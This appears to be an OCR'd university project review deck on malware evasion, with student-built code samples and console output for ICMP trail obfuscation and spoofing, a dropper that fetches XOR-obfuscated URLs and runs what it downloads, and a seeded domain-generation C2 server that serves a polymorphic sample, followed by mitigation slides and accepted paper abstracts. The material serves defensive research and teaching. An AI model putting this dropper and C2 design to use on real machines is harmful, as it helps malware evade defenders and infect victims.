- Lack of Standardization
- Resource Intensive
- Incomplete Solution Mapping
- Diverse Evasion Techniques
- Subjective Metrics
- Inflexible Metrics

Need for Quantification

- Standardization
- Repeatable Solutions
- Gauging Threat Levels

Evasion Techniques

Evasion Techniques

- Malware evasion techniques are tactics used by malicious software to **avoid detection by security solutions** such as antivirus programs, intrusion detection systems, and other security mechanisms.

Evasion Tech v/s ARET:

- Anti-reverse engineering techniques are used by malware authors to **make it more difficult** for security researchers and analysts to **understand the inner workings** of the malware. These techniques aim to thwart reverse engineering efforts and make it challenging to develop countermeasures.

Evasion Technique Varities

Trail Based Obfuscation

Dropper & Downloader

Domain Name Generator

Evasion Technique Varities

Trail Based Obfuscation

- Code pings Malicious IP address **masked** among other random benign-like IP addresses.
- Responses can be **spoofed** by the attacker from these benign IPs to the victim Machine

Trail Based Obfuscation

ping_randomip.cpp

C: > Users > > OneDrive > Desktop > PHASE2_HRISHI_WEEKWISE > week9A(evasion) > c2 > ping_rand

```cpp
#include <iostream>
#include <cstdlib>
#include <ctime>
#include "generate_random_ip.cpp" // File returning random and malicious ip

using namespace std;

void generate_and_ping_ips() {
    srand(time(0));
    int random_number = rand() % 5 + 1;

    int count = 0;
    for (int i = 1; i <= 5; i++) {
        count++;
        string ip_address = generate_random_ip(count, random_number);
        // Execute the ping command
        string ping_command = "ping -n 1 " + ip_address;
        int ping_result = system(ping_command.c_str());
    }
}

int main() {
    generate_and_ping_ips();
    return 0;
}
```

Trail Based Obfuscation

```
        # Start a thread to handle the response for this specific ICMP Echo Request after a 2-second delay
        thread = threading.Thread(target=handle_response_after_delay, args=(pkt, target_ip, identifier, sequence_num))
        thread.start()

def handle_response_after_delay(pkt, target_ip, identifier, sequence_num):
    try:
        sniff(filter="icmp and icmp[0] == 0", prn=lambda pkt: process_packet(pkt), timeout=1)
    except:
        send_dummy_ping_response(pkt, target_ip, identifier, sequence_num)
        return
    print("response received after sleep : ", pkt[ICMP].type)
    if(pkt[ICMP].type==8):
        send_dummy_ping_response(pkt, target_ip, identifier, sequence_num)
        return
```

Code that spoofs ICMP reply packets with random IP addresses as source IP address.

Trail Based Obfuscation

```
C:\Users\hrish\OneDrive\Desktop\PHASE2_HRISHI_WEEKWISE\week9A(evasion)\c2>ping_randomip.exe

Pinging 85.249.71.158 with 32 bytes of data:
Reply from 85.249.71.158: bytes=0 (sent 32) time=1013ms TTL=64

Ping statistics for 85.249.71.158:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 1013ms, Maximum = 1013ms, Average = 1013ms

Pinging 127.0.0.1 with 32 bytes of data:
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128

Ping statistics for 127.0.0.1:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms

Pinging 2.16.234.60 with 32 bytes of data:
Reply from 2.16.234.60: bytes=0 (sent 32) time=1015ms TTL=64

Ping statistics for 2.16.234.60:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 1015ms, Maximum = 1015ms, Average = 1015ms
```

Trail Based Obfuscation

```
C:\Users\hrish\OneDrive\Desktop\PHASE2_HRISHI_WEEKWISE\week9A(evasion)\ping_based>python pingresponder.py

Received ICMP Echo Request from 85.249.71.158. Identifier: 1, Sequence Number: 9
response received after sleep :  8
No response received for ICMP Echo Request. Sending dummy ICMP Echo Reply to 192.168.245.154. Identifier: 1, Sequence Nu
mber: 9

Received ICMP Echo Request from 2.16.234.60. Identifier: 1, Sequence Number: 11
response received after sleep :  8
No response received for ICMP Echo Request. Sending dummy ICMP Echo Reply to 192.168.245.154. Identifier: 1, Sequence Nu
mber: 11
```

Trail Based Obfuscation

85.249.71.158 address profile

Whois Diagnostics

IP Whois

```
NetRange:       85.0.0.0 - 85.255.255.255
CIDR:           85.0.0.0/8
NetName:        85-RIPE
NetHandle:      NET-85-0-0-0-1
Parent:          ()
NetType:        Allocated to RIPE NCC
OriginAS:
Organization:   RIPE Network Coordination Centre (RIPE)
RegDate:        2004-04-01
Updated:        2009-05-18
Comment:        These addresses have been further assigned to users in
Comment:        the RIPE NCC region. Contact information can be found in
Comment:        the RIPE database at http://www.ripe.net/whois
Ref:            https://rdap.arin.net/registry/ip/85.0.0.0

ResourceLink:  https://apps.db.ripe.net/search/query.html
ResourceLink:  whois.ripe.net

OrgName:        RIPE Network Coordination Centre
OrgId:          RIPE
Address:        P.O. Box 10096
City:           Amsterdam
```

- One can refer to the **"IP Whois"** website to infer about the legitimacy of a given IP Address
- For example, RIPE Network is the organization associated with the IP 85.249.71.158 as shows alongside

Evasion Technique Varities

Dropper & Downloader

Domain Name Generator

Evasion Technique Varities

- The **Mal Ben dropper** is a code sample that drops multiple files (some benign, some malicious) into the victim's computer to obfuscate traces.
- This sample has **XOR**ed the URLs that contain the resources and stored in the executable. At runtime they are de-obfuscated and fetched.

Dropper-Downloader

```python
# List of legitimate URLs containing downloadable files
obfusc_urls = [
    # "https://github.com/python/peps/blob/main/pep-0020.txt",
"|``dg.;;s)`|av:w{y;\\f}g|}` ;fqg{afwq9}z`qzg}bq9dm`|{z;fuc;yu}z;dm`|{zz%:dm",

    # "https://github.com/python/peps/blob/main/README.rst",
"|``dg.;;s}`|av:w{y;\\f}g|}` ;fqg{afwq9}z`qzg}bq9dm`|{z;fuc;yu}z;dm`|{zz&:dm",

    # "https://github.com/python/peps/blob/main/docs/rendering_system.rst",
"|``dg.;;s}`|av:w{y;\\f}g|}` ;fqg{afwq9}z`qzg}bq9dm`|{z;fuc;yu}z;dm`|{zz':dm",

    # "http://localhost:1025/"          MALICIOUS URL
"|``d.;;x{wux|{g`.%$&!;",

    # "https://github.com/python/peps/blob/main/CONTRIBUTING.rst",
"|``dg.;;s}`|av:w{y;\\f}g|}` ;fqg{afwq9}z`qzg}bq9dm`|{z;fuc;yu}z;dm`|{zz :dm",

    # "https://github.com/python/peps/blob/main/AUTHOR_OVERRIDES.csv",
"|``dg.;;s}`|av:w{y;\\f}g|}` ;fqg{afwq9}z`qzg}bq9dm`|{z;fuc;yu}z;dm`|{zz!:dm",

    # "https://github.com/python/peps/blob/main/pep_sphinx_extensions/LICENCE.rst",
"|``dg.;;s}`|av:w{y;\\f}g|}` ;fqg{afwq9}z`qzg}bq9dm`|{z;fuc;yu}z;dm`|{zz#:dm",

    # "https://github.com/python/peps/blob/main/Makefile",
"|``dg.;;s}`|av:w{y;\\f}g|}` ;fqg{afwq9}z`qzg}bq9dm`|{z;fuc;yu}z;dm`|{zz,:dm",
```

Dropper-Downloader

- The attacker uses a **random function** to decide what URL resources to download into the victim's system
- When using a random function, there is a high possibility that the malicious sample may never get downloaded. To prevent that, the attacker introduces **seed values** to the random functions.
- Certain seed values always map to the malicious URL's position in the URL array. These seed values are used **more frequently** in the random function so that the possibility of the malicious sample being downloaded on the victim machine is higher.

Dropper-Downloader

```
created_directories = create_random_directories(num_directories=10, base_path="C:\\Users\\hrish\\OneDrive\\D
byte_sizee=[-67776,4,69971,8,59,377,615,1869,1327,   12,34,57,7,56,90,39,24,68,1,9,3,8,542,3]
byte_sizee2=[1277,128,1624,114,1997,2114,1869,-612,   34,65,23,57,79,321,39,172,684,179,1,984,819,9,84,94]
byte_sizee3=[6532,2,34,456,6766,   34,45,38,78,6846,86,68,351,68,1,68,1,35,389,84,9,85]

for i in range(len(obfusc_urls)):
    j = random.choice([byte_sizee, byte_sizee2, byte_sizee3])
    num = random.choice(j)
    file_path = download_random_file(num)
```

Dropper-Downloader

- The benign samples are all **resource intensive** actions like Matrix Multiplication, Long sleep codes etc. All the downloaded scripts are executed simultaneously.


- This confuses the defender as the defender is unable to identify which samples caused the damage.

Dropper-Downloader


```
C:\Users\hrish\OneDrive\Desktop\PHASE2_HRISHI_WEEKWISE\week9A(evasion)\client2>python filedownload.py
unobfuscated_url is https://github.com/Hrishi34/resource-intensive-python/raw/main/pythonn5.py
unobfuscated_url is http://localhost:1025/
unobfuscated_url is https://github.com/Hrishi34/resource-intensive-python/raw/main/pythonn8.py
unobfuscated_url is http://localhost:1025/
unobfuscated_url is https://github.com/Hrishi34/resource-intensive-python/raw/main/pythonn1.py
unobfuscated_url is https://github.com/Hrishi34/resource-intensive-python/raw/main/pythonn4.py
unobfuscated_url is http://localhost:1025/
unobfuscated_url is https://github.com/Hrishi34/resource-intensive-python/raw/main/pythonn8.py
unobfuscated_url is https://github.com/Hrishi34/resource-intensive-python/raw/main/pythonn8.py
Executing Python file at C:\Users\hrish\OneDrive\Desktop\PHASE2_HRISHI_WEEKWISE\week9A(evasion)\client2\6LSM10w0SN\pythonn5.py
Done

Executing Python file at C:\Users\hrish\OneDrive\Desktop\PHASE2_HRISHI_WEEKWISE\week9A(evasion)\client2\oyztNZQVL9\pythonn8.py
Done

Executing Python file at C:\Users\hrish\OneDrive\Desktop\PHASE2_HRISHI_WEEKWISE\week9A(evasion)\client2\6LSM10w0SN\pythonn1.py
Done

Executing Python file at C:\Users\hrish\OneDrive\Desktop\PHASE2_HRISHI_WEEKWISE\week9A(evasion)\client2\7sNXUSOZkh\Q75qCMU3Nq\pytho
nn4.py
Done

Executing Python file at C:\Users\hrish\OneDrive\Desktop\PHASE2_HRISHI_WEEKWISE\week9A(evasion)\client2\dJfh34Zcow\pythonn8.py
Done

Executing Python file at C:\Users\hrish\OneDrive\Desktop\PHASE2_HRISHI_WEEKWISE\week9A(evasion)\client2\pTRxzEQTz6\pythonn8.py
Done

Microsoft package installation successful
```

Dropper-Downloader

- Dropper downloading multiple benign files along with malicious malware.



Before Execution



After Execution

Domain Name Generator

- Domain name generation focuses on **dynamically generating domain names** at runtime to establish a C2 connection. The attacker establishes these unconventional domain-named C2 servers. The code contains functions written that map to one of these domain servers **at run-time**.

- This dynamic mapping ensures that the defender will not be able to map the malicious C2 server without executing the malicious sample.

- The C2 server that the client maps to is **not uniform**; blocking one C2 server's IP **does not guarantee** that the sample's C2 connections will fail.

Domain Name Generator

```python
def handle_connection1(connection, address, port):
    characters = string.ascii_lowercase + string.digits  # Alphanumeric characters
    random.seed(port)
    domain_name = ''.join(random.choice(characters) for _ in range(12))
    domain_name += ".onion"
    print(f"Connection established with {domain_name} from {address}, port {port}. Sending response.")

    # Execute the Python script and get the file contents as a bytes object
    file_contents = execute_python_script1(port)

    # Send the file contents back to the client
    with open(str(file_contents),'rb') as f:
        arr=(f.read())

    connection.sendall(arr)
    # Close the connection
    connection.close()
    print(f"Connection with {domain_name} closed.")

def execute_python_script1(port):
    # Replace 'generatefile.py' with the actual name of your Python script to be executed
    print("about to execute ",port)
    result = subprocess.run(["python", "polymorphic_engine.py", str(port)], capture_output=True)
    print("result: ",str(result.stdout)[2:-5])
    # Return the stdout (output) of the executed Python script
    return str(result.stdout)[2:-5]
```

Domain name generation

Malicious script execution

Domain Name Generator

- Ten servers are brought up at different port numbers. Each server has a unique name that is associated with it (that is randomly generated). **Seeding the port** numbers ensures that the same unique string is generated. Each server runs on a separate thread and responds by dropping the polymorphic virus sample to the victim machine.

- The server stays down for **30s** after its successfully sent back the sample, **pretending to be inactive**. This deceives defenders into thinking that the IP address/domain/port is no longer active/functional, when in reality it is not.

Dropper-Downloader

```
C:\Users\hrish\OneDrive\Desktop\PHASE2_HRISHI_WEEKWISE\week9A(evasion)\c2>python domain_spawners2.py
Netcat server listening on port 9225
Netcat server listening on port 1025
Netcat server listening on port 8200
Netcat server listening on port 10250
Netcat server listening on port 3075
Netcat server listening on port 6150
Netcat server listening on port 7175
Netcat server listening on port 4100
Netcat server listening on port 5125
Netcat server listening on port 2050
Connection established with ndcnwopyu4wi.onion from ('127.0.0.1', 34372), port 1025. Sending response.
about to execute  1025
result:  sample.py
Connection with ndcnwopyu4wi.onion closed.
Netcat server on port 1025 closed. Respawning in 30 seconds.
Netcat server listening on port 1025
```

Mitigation Strategies
for Evasion Techniques

- **Dynamic Analysis**: Malware often uses evasion techniques to avoid detection in static analysis. Conduct dynamic analysis in a controlled environment to observe malware behavior, including its evasion tactics.

- **CFG** : Control flow graphs allow defenders to eliminate decoy code functions and identify core functionality easily.

- **Threat Intelligence**: Stay updated on the latest threat intelligence reports and indicators of compromise (IoC) to recognize known evasion techniques.

Mitigation Strategies

for Evasion Techniques

- **Documentation**: Maintain detailed records of your analysis process, findings, and mitigation strategies. Documentation is invaluable for reference and sharing.

- **Dynamic API Resolution**: Malware may resolve API calls dynamically at runtime, making it harder to identify malicious behavior through static analysis. Analysts need to monitor API calls during execution and may need to hook and unhook some API functions.

- << need to add more based on examples given before >>

Control Flow

✓ **Review - 3**

Our journey so far for Review - 3

About

Project **Abstract** and **Scope**

Project Recap

Milestones Accomplished

Research Publications

Our published work

Conclusion & Future Plan

What's next?

Control Flow

Review – 3

Our journey so far for Review - 3

About

Project **Abstract** and **Scope**

Project Recap

Milestones Accomplished

Research Publications

Our published work

Conclusion & Future Plan

What's next?

SSCC' 23 International Symposium

BRG.pdf 1 / 14 125%

Innovating Threat Detection: Behavioral Rule Generators for Malware Families

Abstract. In an era defined by the relentless evolution of cyber threats, the demand for precise and resilient malware classification and identification has reached a paramount level. Conventional static rule-based methods, while effective, grapple with intrinsic limitations, particularly in the face of sophisticated adversarial tactics. This paper introduces a groundbreaking paradigm, behavioral rule generators, designed to complement traditional static analysis by integrating behavior-based rules for enhanced malware classification. Our research endeavors to provide a comprehensive framework for the conception and implementation of dynamic rule generators, elucidating the architectural underpinnings, data sources, and critical considerations pivotal to the development of these instrumental tools. The integration of dynamic rules within the milieu of malware analysis promises a marked enhancement in the precision and efficacy of threat detection. This paper does not merely signal an evolution; it opens a portal to the future of malware classification. Behavioral rule generators are poised to assume a pivotal role in fortifying cybersecurity defenses by introducing a new dimension in threat identification and response.

Keywords: Malware Clustering · Malware Families · YARA Rules · Behavioral Analysis · Rule Generator · Test Action Scripts

#232 (1570966022): *Innovating Threat Detection: Behavioral Rule Generators for Malware Families*

Hide details

Authors

Drag to change order	Author name	Author affiliation (edit for paper)	Author email	Email	Delete
	Pavan R Kashyap	PES University, India	pavanrkashyap@gmail.com		
	Phaneesh R Katti	PES University, India	phaneeshkatti@gmail.com		
	Hrishikesh P Bhat	PES University, India	hriship3402@gmail.com		
	Pranav K Hegde	PES University, India	pranavk1806@gmail.com		
	Ethadi Sushma	Pes, India	sushmae@pes.edu		
	Prasad Honnavalli B	PES University, India	prasadhb@pes.edu		

Paper title: *Innovating Threat Detection: Behavioral Rule Generators for Malware Families*

Conference and track: **9th International Symposium on Security in Computing and Communications (SSCC'23)** - *SSCC'23 Main track*

Abstract: In an era defined by the relentless evolution of cyber threats, the demand for precise and...

Topics: Malware Forensics and Anti-Malware Techniques; New Threats and Non-Traditional Approaches; Security Metrics; Theories, Methods, and Tools in Managing Security

Category: Regular Paper (Regular papers should present novel perspectives within the general scope of the conference.) Only the chairs can edit

Personal notes


Roles: You are an author for this paper.
You have authored an accepted paper in this conference.

Status: Accepted (Regular Paper)

Copyright

Presented: by not specified

SSCC' 23 International Symposium



Stratifying Malware Clusters: A Solution Mapping Paradigm

Abstract. In the current cybersecurity landscape, a multitude of malware strains proliferate, often giving rise to a diverse array of variants. Malware clustering has become a common practice to classify these threats into distinct families and identify their similarities. However, existing approaches often conclude with clustering, overlooking the crucial step of mapping solutions to these clustered malware. Hence, this paper introduces a novel framework for mapping solutions to the outcomes of these clustering models. By doing so, it enables a more practical and efficient response to the ever-evolving threat landscape. When a new malware sample is classified, this framework allows for the exploration of solutions from closely related malware variants within the same cluster or sub-cluster. This approach empowers defenders to select the most fitting countermeasures by harnessing the insights provided by the clustering model and our proposed framework. In essence, this research aims to enhance the synergy between malware clustering models and practical cybersecurity defense. By coupling our framework with these clustering models, we facilitate a more informed and targeted response to emerging malware threats, ultimately bolstering our collective ability to safeguard against them.

Keywords: Malware Clustering · Circles of Influence · Solution Mapping · Malware families · Malware Variants

#278 (1570968573): *Stratifying Malware Clusters: A Solution Mapping Paradigm*

Hide details

Authors

Drag to change order	Author name	Author affiliation (edit for paper)	Author email	Email	Delete
	Pavan R Kashyap	PES University, India	pavanrkashyap@gmail.com		
	Phaneesh R Katti	PES University, India	phaneeshkatti@gmail.com		
	Hrishikesh P Bhat	PES University, India	hriship3402@gmail.com		
	Pranav K Hegde	PES University, India	pranavk1806@gmail.com		
	Prasad Honnavalli B	PES University, India	prasadhb@pes.edu		
	Ethadi Sushma	Pes, India	sushmae@pes.edu		

Paper title *Stratifying Malware Clusters: A Solution Mapping Paradigm*

Conference and track **9th International Symposium on Security in Computing and Communications (SSCC'23)** - *SSCC'23 Main track*

Abstract In the current cybersecurity landscape, a multitude of malware strains proliferate, often giving...

Topics Incident Handling and Penetration Testing; Malware Forensics and Anti-Malware Techniques; New Threats and Non-Traditional Approaches; Representation Learning for Cybersecurity; Theories, Methods, and Tools in Managing Security

Category Regular Paper (Regular papers should present novel perspectives within the general scope of the conference.) Only the chairs can edit

Personal notes

Roles You are an author for this paper.
You have authored an accepted paper in this conference.

Status Accepted (Short Paper)

Copyright

Control Flow

About

Project **Abstract** and **Scope**

Project Recap

Milestones Accomplished

Review - 3

Our journey so far for Review - 3

Research ✓ Publications

Our published work

Conclusion & Future Plan

What's next?

Control Flow

About

Project **Abstract** and **Scope**

Project Recap

Milestones Accomplished

Review – 3

Our journey so far for Review - 3

Research Publications

Our published work

Conclusion & Future Plan

What's next?

USENIX Paper

Conference_Paper_USENIX_(3).pdf 1 / 15 87%

S.C.A.R.L.E.T: Stealth and Counter-measure metric for Anti-Reverse Engineering Technique Landscape

Abstract

In the ever-evolving landscape of cybersecurity, reverse engineering, the process of dissecting software to understand its components and functionality, is fundamental for comprehending malware behaviour and devising effective countermeasures. However, contemporary malware strains are employing increasingly sophisticated anti-reverse engineering techniques, aiming to obstruct the analysis process and impede a thorough understanding of their functionality. This escalation in sophistication forms a pressing challenge, compelling the need for a structured assessment and robust countermeasures. This paper proposes the Stealth and Counter-measure metric for Anti-reverse Engineering Techniques and Landscape (SCARLET) to effectively address this growing concern.

The SCARLET metric offers Stealth sCore for Anti-Reverse Engineering Landscape (SCARL) scores, designed to quantify the stealth level of evasion techniques within Windows malware samples. Leveraging real-world analysis, SCARL scores assist defenders in identifying suitable solution spaces for effective mitigation. The methodology involves a rigorous evaluation of evasion strategies, offering a systematic approach to understanding and countering these increasingly sophisticated anti-reverse engineering mechanisms. Empirical demonstrations of SCARLET's application to actual Windows malware instances underscore its effectiveness and enhance the credibility of this approach. Through the SCARL score, this research contributes to enhancing standardization of cybersecurity measures by providing a uniform and quantifiable assessment framework.

engineering techniques by assigning SCARL Scores (Stealth scores), aiding defenders in discerning their level of stealth and identification ease. The metric offers an exhaustive compendium of tailored solution spaces based on technique evasiveness, expediting reverse engineering and enhancing payload execution understanding. It's a valuable asset for threat intelligence and Incident Response (IR) teams, establishing a standardized framework for effective adaptation to emerging anti-reverse engineering techniques. Whilst there are multiple sub-categories of anti-reverse engineering techniques, this paper focuses mainly on:

A) **Anti-debugging techniques**
B) **Anti-sandbox techniques**
C) **Anti-VM techniques**

Focusing on these three key techniques, this paper presents a taxonomy of common attack vectors instrumental in crafting these methods for Windows machines. The metric is thoughtfully applied to these attack vectors, substantiated by weighted scores, and seamlessly integrated into existing solution spaces. Its adaptability ensures relevance over time, accommodating novel evasion techniques and corresponding solution spaces. This standardized approach to cybersecurity resilience helps institutions optimize resources, facilitate compliance, promote business continuity and reputation, while adapting proactive defensive measures.

2 CURRENT CHALLENGES

A) **Challenges in the Contemporary Landscape**

In the current landscape of malware threats [1], [6], [10],

Team Member Contributions

	Review 02	Review 03
Pavan R Kashyap	• Macros • Process Hooking • PowerShell as an Attack Vector	• Metamorphic malware • Behavioural Rule Generators • Stratification of malware clusters
Phaneesh R Katti	• Double Pulsar emulation • Process Hooking • PowerShell as a Defence Mechanism	• Polymorphic malware • Anti-reverse engineering techniques • Web based trail obfuscation
Hrishikesh Bhat P	• Macros • PowerShell as an Attack Vector • Double Pulsar Emulation	• Mal-Ben dropper • Domain Name Generator • Behavioural Rule Generators
Pranav K Hegde	• PowerShell as a Defence Mechanism • Advanced Fileless Malware 01 • Advanced Fileless Malware 02	• Stratification of malware clusters • Metamorphic Malware • Polymorphic Malware

References

- https://ciosea.economictimes.indiatimes.com/news/security/top-five-malware-detection-evasion-techniques-in-2023/103839267
- Cybersecurity and Infrastructure Security Agency, 2021 Top Malware Strains, [online], Last Accessed: 2023, Oct 25, https://www.cisa.gov/news-events/cybersecurityadvisories/aa22-216a
- Faridi, Houtan and Srinivasagopalan, Srivathsan and Verma, Rakesh. (2018)."Performance Evaluation of Features and Clustering Algorithms for Malware".13-22. 10.1109/ICDMW.2018.00010.

References

- Shavit Yosef, (2023, April 18), Accessed 2023, Oct 11, " RASPBERRY ROBIN: ANTI-EVASION HOW-TO and EXPLOIT ANALYSIS ", retrieved from https://research.checkpoint.com/2023/raspberryrobin-anti-evasion-how-to-exploit-analysis/
- LordNoteworthy. (Accessed 2023, Oct 11). AlKhaser: An Advanced Anti-Analysis Toolkit [Software], GitHub: https://github.com/LordNoteworthy/al-khaser
- Zargarov, N. (2023, February 13). Beepin' Out of the Sandbox: Analyzing a New Extremely Evasive Malware. Minerva Labs.

References

- Itamar Medyoni, (2020, Nov 16). Accessed 2023 Oct 11, “Malware Anti-VM techniques”, Cynet, https://www.cynet.com/attack-techniques-handson/malware-anti-vm-techniques/

- L. Xu and M. Qiao, "Yara rule enhancement using Bert-based strings language model," 2022 5th International Conference on Advanced Electronic Materials,Computers and Software Engineering (AEMCSE), Wuhan, China, 2022, pp. 221-224, doi:10.1109/AEMCSE55572.2022.00052.

Thank You!